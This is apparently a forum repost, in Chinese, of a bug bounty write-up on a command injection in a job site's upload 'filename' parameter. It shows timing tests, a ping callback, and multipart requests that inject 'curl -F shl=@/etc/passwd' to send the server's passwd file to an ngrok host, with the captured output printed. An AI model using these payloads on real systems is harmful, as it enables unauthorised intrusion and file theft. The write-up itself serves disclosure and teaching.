bug bounty经历分享: 命令注入

惊鸿一瞥最是珍贵 / 2019-02-17 09:27:00 / 浏览数 4073 技术文章 翻译文章 顶(0) 踩(0)

摘要


让我们将时间倒退到2017年12月，我在一个职位列表网站上发现了一个命令注入漏洞。以下是简单的POC，其中易受攻击的参数是filename。

PoC

我先用`sleep 5`进行测试，响应延迟为5-6秒(6.113毫秒)。你可以看到右下角的延迟。

我随即用`sleep 10`进行测试，看看有什么不同。响应延迟10-11秒（11.137毫秒）。延迟时间同样位于右下角。

我尝试使用命令`ping -c 5 <my server IP address>`ping一下我的服务器，并运行`tcpdump -i <interface> -n icmp`查看传入的ICMP数据包。ping命令意味着向我的服务器IP地址已经发送了5次ICMP数据包。



```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on venet0:0, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
10:14:43.587906 IP     .    .39.169 > 5.    .    .105: ICMP echo request, id 30300, seq 1, length 64
10:14:43.587945 IP 5.    .    .105 >     .    .39.169: ICMP echo reply, id 30300, seq 1, length 64
10:14:44.588978 IP     .    .39.169 > 5.    .    .105: ICMP echo request, id 30300, seq 2, length 64
10:14:44.589004 IP 5.    .    .105 >     .    .39.169: ICMP echo reply, id 30300, seq 2, length 64
10:14:45.590047 IP     .    .39.169 > 5.    .    .105: ICMP echo request, id 30300, seq 3, length 64
10:14:45.590070 IP 5.    .    .105 >     .    .39.169: ICMP echo reply, id 30300, seq 3, length 64
10:14:46.591235 IP     .    .39.169 > 5.    .    .105: ICMP echo request, id 30300, seq 4, length 64
10:14:46.591254 IP 5.    .    .105 >     .    .39.169: ICMP echo reply, id 30300, seq 4, length 64
10:14:46.973559 IP 5.    .    .105 > 185.13.39.219: ICMP 5.    .    .105 udp port 12003 unreachable, length 63
10:14:46.974499 IP 5.    .    .105 > 185.13.39.219: ICMP 5.    .    .105 udp port 12001 unreachable, length 63
10:14:47.334976 IP 92.222.184.1 > 5.    .    .105: ICMP echo request, id 64555, seq 1, length 12
10:14:47.335017 IP 5.    .    .105 > 92.222.184.1: ICMP echo reply, id 64555, seq 1, length 12
10:14:47.592923 IP     .    .39.169 > 5.    .    .105: ICMP echo request, id 30300, seq 5, length 64
```


很抱歉我修改了相关细节，但您可以看到有5次传入的ICMP数据包。我的服务器IP地址是5.000.000.105，传入的ICMP数据包来自000.000.39.169。现在我知道filename参我用ngrok做了另一个测试。所以我在localhost上运行 `./ngrok http 80`，对于易受攻击的参数执行`curl blablabla.ngrok.io`。

```
131
----------------------------9286233484286410821344549135
Content-Disposition: form-data; name="nudeimages"

0
----------------------------9286233484286410821344549135
Content-Disposition: form-data; name="filename"

`curl bd1b378d.ngrok.io`
----------------------------9286233484286410821344549135
Content-Disposition: form-data; name="crop_path"

/home/www/html/images/user_upload/tempImageUpload/2dcb5Sr.jpg
----------------------------9286233484286410821344549135
Content-Disposition: form-data; name="crop_image"
```

? < + > Type a search term 0 matches

Done

现在让我们看一下ngrok Web界面上的响应(`http://127.0.0.1:4040`)。我收到了来自IP地址000.000.39.169的请求。和之前的ICMP数据包的IP地址一样！



现在我可以读取易受攻击的服务器上的文件，并使用命令`curl -F shl=@/etc/passwd blablabla.ngrok.io`将其发送到我的ngrok地址。该命令意味着使用包含`/etc/passwd`的`shl`参数向`blablabla.ngrok.io`发送POST请求。

```
131
-----------------------------9286233484286410821344549135
Content-Disposition: form-data; name="nudeimages"

0
-----------------------------9286233484286410821344549135
Content-Disposition: form-data; name="filename"

`curl -F shl=@/etc/passwd bd1b378d.ngrok.io`
-----------------------------9286233484286410821344549135
Content-Disposition: form-data; name="crop_path"

/home/www/html/images/user_upload/tempImageUpload/2dcb5Sr.jpg
-----------------------------9286233484286410821344549135
Content-Disposition: form-data; name="crop_image"
```

? < + > Type a search term 0 matches

Done

结果是IP地址为000.000.39.169的服务器将/ etc / passwd发送到我的ngrok上。

POST /

Summary Headers Raw Binary Replay

```
POST / HTTP/1.1
User-Agent: curl/7.19.7 (x86_64-redhat-linux-gnu) libcurl/7.19.7 N
SS/3.27.1 zlib/1.2.3 libidn/1.18 libssh2/1.4.2
Host: bd1b378d.ngrok.io
Accept: */*
Content-Length: 2425
Expect: 100-continue
Content-Type: multipart/form-data; boundary=----------------------
------0915bdb3f970
X-Forwarded-For:    .   .39.169

------------------------------0915bdb3f970
Content-Disposition: form-data; name="shl"; filename="passwd"
Content-Type: application/octet-stream

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
```

以上。Happy hacking!

■■■■■https://medium.com/bugbountywriteup/command-injection-poc-72cc3743f10d

上一篇：Bypass AVs to Add... 下一篇：区块链安全—守株待兔的蜜罐合约（二）

1. 2 条回复


dazhige 2019-02-18 17:15:54

这都能发现？？？

0 回复Ta


唐小风 2019-02-19 22:19:12

@dazhige 应该工具扫出来的吧

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板